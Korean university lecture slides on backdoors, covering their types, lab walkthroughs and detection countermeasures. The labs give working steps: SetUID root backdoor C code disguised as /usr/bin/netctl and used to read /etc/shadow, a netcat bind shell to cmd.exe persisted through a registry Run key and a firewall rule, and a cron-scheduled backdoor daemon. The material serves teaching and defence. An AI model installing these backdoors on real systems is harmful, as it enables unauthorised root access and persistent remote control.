



응용보안

12. 백도어

경기대학교 AI컴퓨터공학부 이재흥
jhlee@kyonggi.ac.kr

CONTENTS

PRESENTATION



- 백도어의 이해
- 윈도우 백도어
- 리눅스 백도어
- 백도어 탐지순서와 대응책



학습 목표

- 백도어 종류를 이해한다.
- 운영체제에 따른 백도어 종류를 파악하고, 이를 이용할 수 있다.
- 백도어를 탐지하고 제거할 수 있다.
- 백도어에서 보안 대책을 수립하고, 이를 수행할 수 있다.



백도어의 이해



백도어의 이해

- 백도어와 트로이 목마
 - 트로이 목마
 - 사용자가 의도하지 않은 코드를 정상적인 프로그램에 삽입한 프로그램
 - 스파이웨어(Spyware)
 - 설치된 시스템 정보를 주기적으로 원격지의 특정한 서버에 보내는 프로그램
 - 백도어
 - 원래 의미
 - 운영체제나 프로그램을 만들 때 정상적인 인증 과정을 거치지 않고, 운영체제나 프로그램 등에 접근할 수 있도록 만든 일종의 통로
 - Administrative hook이나 트랩 도어(Trap Door)라고도 함



백도어의 이해

- 백도어 종류
 - 로컬 백도어
 - 서버의 셸을 얻어 내 관리자로 권한 상승(Privilege Escalation)할 때 사용
 - 공격자가 로컬 백도어를 이용하려면 일반 계정이 하나 필요
 - 원격 백도어
 - 로컬 백도어와 달리 시스템 계정이 필요 없음
 - 계정에 패스워드를 입력하고 로그인한 것처럼 원격으로 바로 관리자 권한을 획득하여 시스템에 접근할 수 있는 백도어
 - 네트워크에 자신의 포트를 열어 놓는 경우가 많음
 - 패스워드 크래킹 백도어
 - 키 로거(Key Logger)라고도 함
 - 인증에 필요한 패스워드를 원격지의 공격자에게 보내주는 역할을 하는 백도어



백도어의 이해

- 백도어 종류
 - 시스템 설정 변경 백도어
 - 원격지 셸을 얻어 낸다기보다 시스템 설정을 해커가 원하는 대로 상황에 따라 변경하는 툴
 - 트로이 목마 형태의 프로그램
 - 처음부터 백도어를 목적으로 만든 것은 아니지만 백도어로 동작
 - 윈도우에서는 웹 브라우저나 명령 창, 간단한 게임 등도 백도어와 섞을 수 있음
 - 백도어를 동작하면 원하는 프로그램을 실행하면서 동시에 백도어도 설치됨
 - 해커가 배포 사이트를 크랙하여 정상적인 프로그램을 백도어를 설치한 프로그램으로 바꿔 치기 할 때가 있음
 - 거짓 업그레이드
 - 시스템을 패치하거나 업그레이드할 때 잘못된 프로그램을 설치하는 것



SetUID형 로컬 백도어 설치와 이용하기

① 백도어 생성하기

- 백도어의 인수(char exec[100])를 system 명령으로 실행하는 간단한 형태
- SetUID 비트를 설정하고 실행 권한 부여

```
gcc -o backdoor backdoor.c  
chmod 4755 backdoor
```

backdoor.c

```
#include <stdio.h>  
  
main(int argc, char *argv[]) {  
    char exec[100];  
    setuid(0);  
    setgid(0);  
    sprintf(exec, "%s 2>/dev/null ", argv[1]);  
    system(exec);  
}
```




SetUID형 로컬 백도어 설치와 이용하기

② 백도어 동작하기

- “ ”안의 명령을 실행해주는 단순한 프로그램
- 디렉토리 내용을 확인하는 ls 명령을 이 백도어를 이용해서 실행
 - 일반 ls 명령을 사용한 것과 똑같은 결과를 얻을 수 있음
 - ls 명령이 실행되는 아주 짧은 시간 동안 관리자 권한

```
./backdoor "ls"
```

```
wishfree@ubuntu: /test/backdoor_test
File Edit View Search Terminal Help
wishfree@ubuntu:/test/backdoor_test$ ./backdoor "ls"
backdoor  backdoor.c
wishfree@ubuntu:/test/backdoor_test$
```

그림 9-2 백도어를 이용한 ls 명령 수행



SetUID형 로컬 백도어 설치와 이용하기

② 백도어 동작하기

- id 명령 실행
 - 일반 계정을 사용하고 있는데도 uid, gid가 0, 즉 관리자 계정으로 출력됨
- passwd 파일은 일반 계정이 읽을 수 있는 권한이 없음에도 backdoor 파일을 통해 조회 가능

```
./backdoor "id"  
./backdoor "cat /etc/passwd"
```

```
wishfree@ubuntu: /test/backdoor_test  
File Edit View Search Terminal Help  
wishfree@ubuntu:/test/backdoor_test$ ./backdoor "id"  
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug  
dev),118(lpadmin),128(sambashare),1000(wishfree)  
wishfree@ubuntu:/test/backdoor_test$ ./backdoor "cat /etc/passwd"  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

그림 9-3 backdoor를 이용한 관리자 소유의 /etc/passwd 파일 내용 읽기



SetUID형 로컬 백도어 설치와 이용하기

② 백도어 동작하기

- 아무 인수 없이 실행할 경우
 - 아무런 반응도 나타나지 않음
- 사용법을 모르면 용도를 파악하기 쉽지 않음

```
./backdoor
```

```
wishfree@ubuntu: /test/backdoor_test
File Edit View Search Terminal Help
wishfree@ubuntu:/test/backdoor_test$
wishfree@ubuntu:/test/backdoor_test$ ./backdoor
wishfree@ubuntu:/test/backdoor_test$
wishfree@ubuntu:/test/backdoor_test$
```

그림 9-4 아무런 인수 없이 실행된 backdoor



SetUID형 로컬 백도어 설치와 이용하기

③ 백도어 설치하기

– 백도어를 숨기는 방법

- 기존 SetUID가 부여된 파일 중에 잘 사용하지 않는 실행 파일을 찾아 백도어와 바꾸어 놓기
- 백도어를 시스템의 실행 파일인 것처럼 위장하기

– SetUID 비트가 주어진 정상 파일 찾기

- 그렇게 많지 않아 위장하는 쪽을 선택

```
find / -perm 4755
```

```
root@ubuntu: /test/backdoor_test
File Edit View Search Terminal Help
/usr/bin/arping
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
```

그림 9-5 find 명령으로 찾은 권한이 4755인 파일들




SetUID형 로컬 백도어 설치와 이용하기

③ 백도어 설치하기

- ①에서 만든 backdoor.c 소스 파일 마지막 줄에 아래 내용 추가
 - `printf("usage: netctl <interface-config> <up|down|report>\n");`
- 다시 컴파일한 후 SetUID 비트를 설정하고 실행 권한을 줌
 - backdoor2로 이름 지음

```
./backdoor2
```



```
root@ubuntu: /test/backdoor_test
File Edit View Search Terminal Help
root@ubuntu:/test/backdoor_test#
root@ubuntu:/test/backdoor_test# ./backdoor2
usage: netctl <interface-config> <up|down|report>
root@ubuntu:/test/backdoor_test#
root@ubuntu:/test/backdoor_test#
```

그림 9-6 backdoor2 실행 결과




SetUID형 로컬 백도어 설치와 이용하기

③ 백도어 설치하기

– 백도어 숨기기

```
mv ./backdoor2 /usr/bin/netctl  
chmod 4755 /usr/bin/netctl
```



```
root@ubuntu: /test/backdoor_test  
File Edit View Search Terminal Help  
root@ubuntu:/test/backdoor_test# mv ./backdoor2 /usr/bin/netctl  
root@ubuntu:/test/backdoor_test#  
root@ubuntu:/test/backdoor_test# chmod 4755 /usr/bin/netctl  
root@ubuntu:/test/backdoor_test#
```

그림 9-7 backdoor2 파일을 netctl로 숨기기




SetUID형 로컬 백도어 설치와 이용하기

③ 백도어 설치하기

– 바꾼 백도어 이용하기

```
/usr/bin/netctl "cat /etc/shadow"
```



```
wishfree@ubuntu: /test/backdoor_test
File Edit View Search Terminal Help
wishfree@ubuntu:/test/backdoor_test$
wishfree@ubuntu:/test/backdoor_test$ /usr/bin/netctl "cat /etc/shadow"
root:$6$Aey3wL50$ZsoygLasn.2lYNSuAilB3yQP.iayqTgkfjuEr7AL8RVQFuXWphPXjC6UFN8NM.V
e3JqYauFyg/EqWOSYWVV480:17652:0:99999:7:::
daemon*:17536:0:99999:7:::
bin*:17536:0:99999:7:::
sys*:17536:0:99999:7:::
sync*:17536:0:99999:7:::
games*:17536:0:99999:7:::
man*:17536:0:99999:7:::
lp*:17536:0:99999:7:::
mail*:17536:0:99999:7:::
```

그림 9-8 백도어로 바꾼 netctl을 이용한 /etc/shadow 파일 읽기



윈도우 백도어

윈도우 백도어

- NetBUS
 - 고전적이지만 유명했던 윈도우 백도어




그림 9-9 NetBUS 클라이언트 인터페이스

- NetBUS

- ① Host name/IP

- NetBUS 서버가 설치된 시스템의 IP와 포트 번호를 입력
 - 〈Connect〉 버튼을 누르면 NetBUS 서버와 연결됨

- ② Server admin

- 공격 대상 시스템에 설치된 서버에 접근을 제어



그림 9-10 NetBUS 서버의 접근 권한 설정

- ③ Open CD-ROM

- 공격보다는 공격 대상 시스템을 단순히 동작시키는 기능
 - 이 버튼을 누르면 상대방 시스템의 CD-ROM이 열렸다 닫힘

윈도우 백도어

- NetBUS

- ④ Start program

- 원격지에 있는 프로그램을 실행할 때 사용




그림 9-11 공격 대상 시스템의 탐색기 실행

- ⑤ Msg manager

- 공격자 시스템에 메시지 창을 띄워 임의의 정보를 알림




그림 9-12 공격 대상 시스템에 메시지 전송



그림 9-13 공격 대상 시스템에 전송된 메시지

원도우 백도어

- NetBUS

- ⑥ Exit Windows

- 로컬의 [시작] - [시스템 종료] 메뉴처럼 시스템을 종료하는 버튼

- ⑦ Active wnds

- 공격 대상 시스템에서 현재 실행되는 프로그램 목록을 보여주고, 이 중 임의의 프로그램을 중지할 수 있음




그림 9-14 공격 대상 시스템에서 실행 중인 프로그램 목록

- ⑧ Mouse pos

- 마우스 포인터를 원하는 임의의 위치로 옮길 수 있음

윈도우 백도어

- NetBUS

- ⑨ Listen

- 상대방이 키보드로 입력하는 모든 값을 공격자 시스템으로 전달하는 기능




그림 9-15 공격 대상 시스템의 메모장에 입력한 글자




그림 9-16 공격자 시스템 화면에 출력하는 글자

- NetBUS

- ⑩ Server setup

- NetBUS 서버가 설치된 시스템에서 동작하는 포트를 변경하고, 접속에 패스워드가 필요하도록 설정




그림 9-17 공격 대상 시스템에 설치된 NetBUS 서버의 설정 창

- ⑪ Control mouse

- 상대방의 마우스를 사용하지 못하게 하고 공격자가 마우스를 움직이는 대로 상대방 시스템의 마우스 포인터가 움직이도록 함

- NetBUS

- ⑫ Key manager

- 특정 키보드나 모든 키보드를 동작하지 못하도록 설정
 - 임의의 키가 눌린 것처럼 키 값을 입력할 수도 있음




그림 9-18 공격 대상 시스템에서 임의의 키 사용 중지 설정

- ⑬ Scan

- NetBUS가 설치된 시스템 검색




그림 9-19 NetBUS 서버가 설치된 시스템 검색



윈도우 백도어 설치와 이용하기


① netcat 복사하기

- netcat을 다운로드한 후 서버의 C:\Windows\System32에 복사

② 시작 프로그램 등록하기

- 복사한 netcat이 윈도우를 리부팅할 때 자동으로 실행되도록 설정
- 윈도우를 부팅할 때 실행하는 프로그램 목록 확인

```
REG QUERY HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```



```
관리자: 명령 프롬프트
C:\>REG QUERY HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    VMware User Process REG_SZ "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n v
    musr
    Greenshot REG_SZ C:\Program Files\Greenshot\Greenshot.exe

C:\>
```

그림 9-20 윈도우를 부팅할 때 실행하는 프로그램 목록 확인



윈도우 백도어 설치와 이용하기

② 시작 프로그램 등록하기

– netcat 실행 옵션 확인

```
nc -help
```

```
C:\Windows\System32>nc -help
[vl.12 NT http://eternallybored.org/misc/netcat/]
connect to somewhere:  nc [-options] hostname port[s] [ports] ...
listen for inbound:    nc -l -p port [options] [hostname] [port]
options:
  -d                detach from console, background mode
  -e prog           inbound program to exec [dangerous!!]
  -g gateway        source-routing hop point[s], up to 8
  -G num            source-routing pointer: 4, 8, 12, ...
  -h                this cruft
  -i secs           delay interval for lines sent, ports scanned
  -l                listen mode for inbound connects
  -L                listen harder, re-listen on socket close
  -n                numeric-only IP addresses, no DNS
  -o file           hex dump of traffic
  -p port           local port number
  -r                randomize local and remote ports
  -s addr           local source address
  -t                answer TELNET negotiation
  -c                send CRLF instead of just LF
  -u                UDP mode
  -v                verbose [use twice to be more verbose]
  -w secs           timeout for connects and final net reads
  -z                zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
C:\Windows\System32>
```

그림 9-21 netcat 실행 옵션 확인



윈도우 백도어 설치와 이용하기

② 시작 프로그램 등록하기

- 455번 포트(-p)로 리스닝(-L)하면서 백그라운드(-d)로 cmd.exe 프로그램을 실행(-e)

```
nc.exe -Ldp 455 -e cmd.exe
```


```
REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "NC" /t REG_SZ /d "c:\windows\system32\nc.exe -Ldp 455 -e cmd.exe"  
REG QUERY HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

```
관리자: 명령 프롬프트  
C:\>REG ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "NC" /t REG_SZ /d "c:\windows\system32\nc.exe -Ldp 455 -e cmd.exe"  
작업을 완료했습니다.  
C:\>REG QUERY HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
VMware User Process REG_SZ "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n v  
musr  
Greenshot REG_SZ C:\Program Files\Greenshot\Greenshot.exe  
NC REG_SZ c:\windows\system32\nc.exe -Ldp 455 -e cmd.exe  
C:\>
```

그림 9-22 시작 프로그램에 netcat 등록 및 확인



– netcat 실행 옵션 확인



관리자: 명령 프롬프트

C:\>netsh advfirewall firewall add rule name="NC" dir=in action=allow protocol=TCP localport=455

확인됨

C:\>

[illegible]

27



윈도우 백도어

④ 백도어 접속 확인하기

– 아래와 같이 실행

```
nc -v 192.168.40.200 455
```

```
선택 명령 프롬프트 - nc -v 192.168.40.200 455
C:\Temp\netcat-win32-1.12>nc -v 192.168.40.200 455
DNS fwd/rev mismatch: WIN_2016 != WIN_2016.local
WIN_2016 [192.168.40.200] 455 (?) open
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP 구성

이더넷 어댑터 Ethernet0:

    연결별 DNS 접미사. . . . . : 
    링크-로컬 IPv6 주소. . . . : fe80::a59e:9a98:e5d:7f81%8
    IPv4 주소. . . . . : 192.168.40.200
    서브넷 마스크. . . . . : 255.255.255.0
    기본 게이트웨이. . . . . : 192.168.40.2
```

그림 9-25 netcat을 이용한 원격지 명령 창 획득



리눅스 백도어

리눅스 백도어

- http 데몬 권한 속성
 - 실행한 계정의 권한으로 운영
 - root 권한이나 nobody 권한으로 운영하거나 일반 사용자 계정으로 운영




그림 9-26 특정 데몬에 로그인할 때 권한 부여

- 백도어 권한 속성
 - 백도어의 소유자, 즉 생성해서 실행해 놓은 계정의 권한으로 시스템에 침투
- 커널 백도어
 - 운영체제의 핵심 부분인 커널에 심어 넣는 백도어
 - 커널에서 동작하기 때문에 더 강력하고 제거하기가 어려우며 설치가 까다로움



자동 실행형 백도어 설치하고 이용하기

① cron 데몬 이해하기

- 일정 시간이 지나면 자체적으로 프로그램을 실행하고 중지시키는 스케줄러
- 백도어는 아니지만, 백도어 공격자가 아주 유용하게 사용할 수 있음
- /etc/crontab 내용에 따라 프로그램을 주기적으로 실행하거나 중지함

```
vi /etc/crontab
```

```
root@ubuntu: /
File Edit View Search Terminal Help
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
1,1 All
```

그림 9-27 /etc/crontab 파일 내용



자동 실행형 백도어 설치하고 이용하기

① cron 데몬 이해하기

```
17 * * * * root cd / && run-parts --report /etc/cron.hourly
```

- 앞의 숫자와 * 네 개는 해당 프로그램을 실행할 시간으로 각각 분, 시, 날짜, 달, 요일을 의미 (17분, 매시, 매일, 매달, 모든 요일)

표 9-1 crontab 파일의 시간 관련 설정 값

필드	사용할 수 있는 값
분	0~59
시	0~23
날짜	1~31
달	1~12: 달 이름 사용 가능
요일	0~7: 요일 이름 사용 가능(0과 7은 일요일을 의미)



자동 실행형 백도어 설치하고 이용하기

- ② cron 데몬을 이용한 백도어 구동 및 중지하기
 - ishd 데몬을 매일 새벽 4시에서 5시 사이에만 구동

```
0 4 * * * ./ishd -i 65000  
0 5 * * * pkill -U root ishd
```



백도어 탐지순서와 대응책



백도어 탐지 순서와 대응책

- 현재 동작중인 프로세스 확인
 - 현재 프로세스를 확인하여 백도어가 아닌 정상 프로세스를 아는 것도 매우 중요
 - 윈도우에서는 Ctrl+Alt+Delete를 눌러 Windows 작업 관리자를 동작시켜 현재 실행 중인 프로세스를 확인할 수 있음

이름	상태	36% CPU	85% 메모리	18% 디스크	9% 네트워크
앱 (7)					
Google Chrome(9)		0.5%	278.0MB	1.0MB/s	8.4Mb/s
Greenshot		1.2%	12.4MB	0.7MB/s	0Mb/s
HWP 2018(32비트)(2)		0%	189.0MB	0MB/s	0Mb/s
NetCom Agent(32비트)		0%	7.6MB	0MB/s	0Mb/s
VMware Workstation(32비트)(2)		0%	41.2MB	0MB/s	0Mb/s
메모장		0%	2.1MB	0MB/s	0Mb/s
작업 관리자		0.7%	24.7MB	0MB/s	0Mb/s
백그라운드 프로세스 (123)					
64-bit Synaptics Pointing Enhance Ser...		0%	0.5MB	0MB/s	0Mb/s
Adobe® Flash® Player Utility		0%	2.0MB	0MB/s	0Mb/s
AhnLab Safe Transaction Application		0%	1.4MB	0MB/s	0Mb/s
AhnLab Safe Transaction Application(...		0%	1.0MB	0MB/s	0Mb/s

그림 9-28 윈도우에서 실행 중인 프로세스 확인



백도어 탐지 순서와 대응책

- 윈도우 기본 프로세스
 - Csrss.exe(Client/Server Runtime SubSystem)
 - 윈도우 콘솔을 관장하고, 스레드를 생성/삭제하며, 32비트 가상 MS-DOS 모드를 지원하는 프로세스
 - Explorer.exe
 - 작업 표시줄, 바탕 화면 등 사용자 셸을 지원하는 프로세스
 - Lsass.exe(Local Security Authentication Server)
 - Winlogon 서비스에 필요한 인증 프로세스
 - Smss.exe(Session Manager SubSystem)
 - 사용자 세션을 시작하는 기능을 담당하는 프로세스
 - Winlogon, Win32(Csrss.exe)를 구동시키고, 시스템 변수를 설정함
 - 또 Smss는 Winlogon이나 Csrss가 끝나기를 기다려 정상적인 Winlogon, Csrss를 종료할 때 시스템을 종료시킴



백도어 탐지 순서와 대응책

- 윈도우 기본 프로세스
 - Spoolsv.exe(Printer Spooler Service)
 - 프린터와 팩스의 스푼링 기능을 담당하는 프로세스
 - Svchost.exe(Service Host Process)
 - DLL(Dynamic Link Libraries)이 실행하는 프로세스의 기본 프로세스
 - 따라서 한 시스템에서 Svchost 프로세스를 여러 개 볼 수 있음
 - Services.exe(Service Control Manager)
 - 시스템 서비스를 시작/정지시키고, 이들 간의 상호 작용하는 기능을 수행하는 프로세스
 - System
 - 대부분의 커널 모드 스레드의 시작점이 되는 프로세스



백도어 탐지 순서와 대응책

- 윈도우 기본 프로세스
 - System Idle Process
 - 각 CPU마다 하나씩 실행하며, CPU의 전여 프로세스 처리량을 %로 나타낸 값
 - Taskmgr.exe(Task Manager)
 - 작업 관리자 자신의 프로세스
 - Winlogon.exe(Windows Logon Process)
 - 사용자 로그인과 로그오프를 담당하는 프로세스
 - 윈도우 시작 및 종료할 때 활성화
 - Winmgmt.exe(Window Management Service)
 - 장치 관리 및 계정 관리 네트워크 등 동작과 관련한 스크립트를 위한 프로세스



백도어 탐지 순서와 대응책

- 열린 포트 확인
 - 백도어 상당수가 외부와 통신을 하려고 서비스 포트를 생성
 - 시스템에서는 netstat 명령으로 열린 포트를 확인할 수 있음
 - 일반 시스템에서 사용하는 포트는 그리 많지 않기 때문에 주의해서 살펴보면 백도어가 사용하는 포트를 쉽게 확인할 수 있음
- SetUID 파일 검사
 - SetUID 파일은 리눅스 시스템에서 로컬 백도어로서 강력한 기능을 가질 때가 많음
 - SetUID 파일 중에 추가되거나 변경된 것은 없는지 주기적으로 살펴보아야 함
- 바이러스와 백도어 탐지 툴 이용
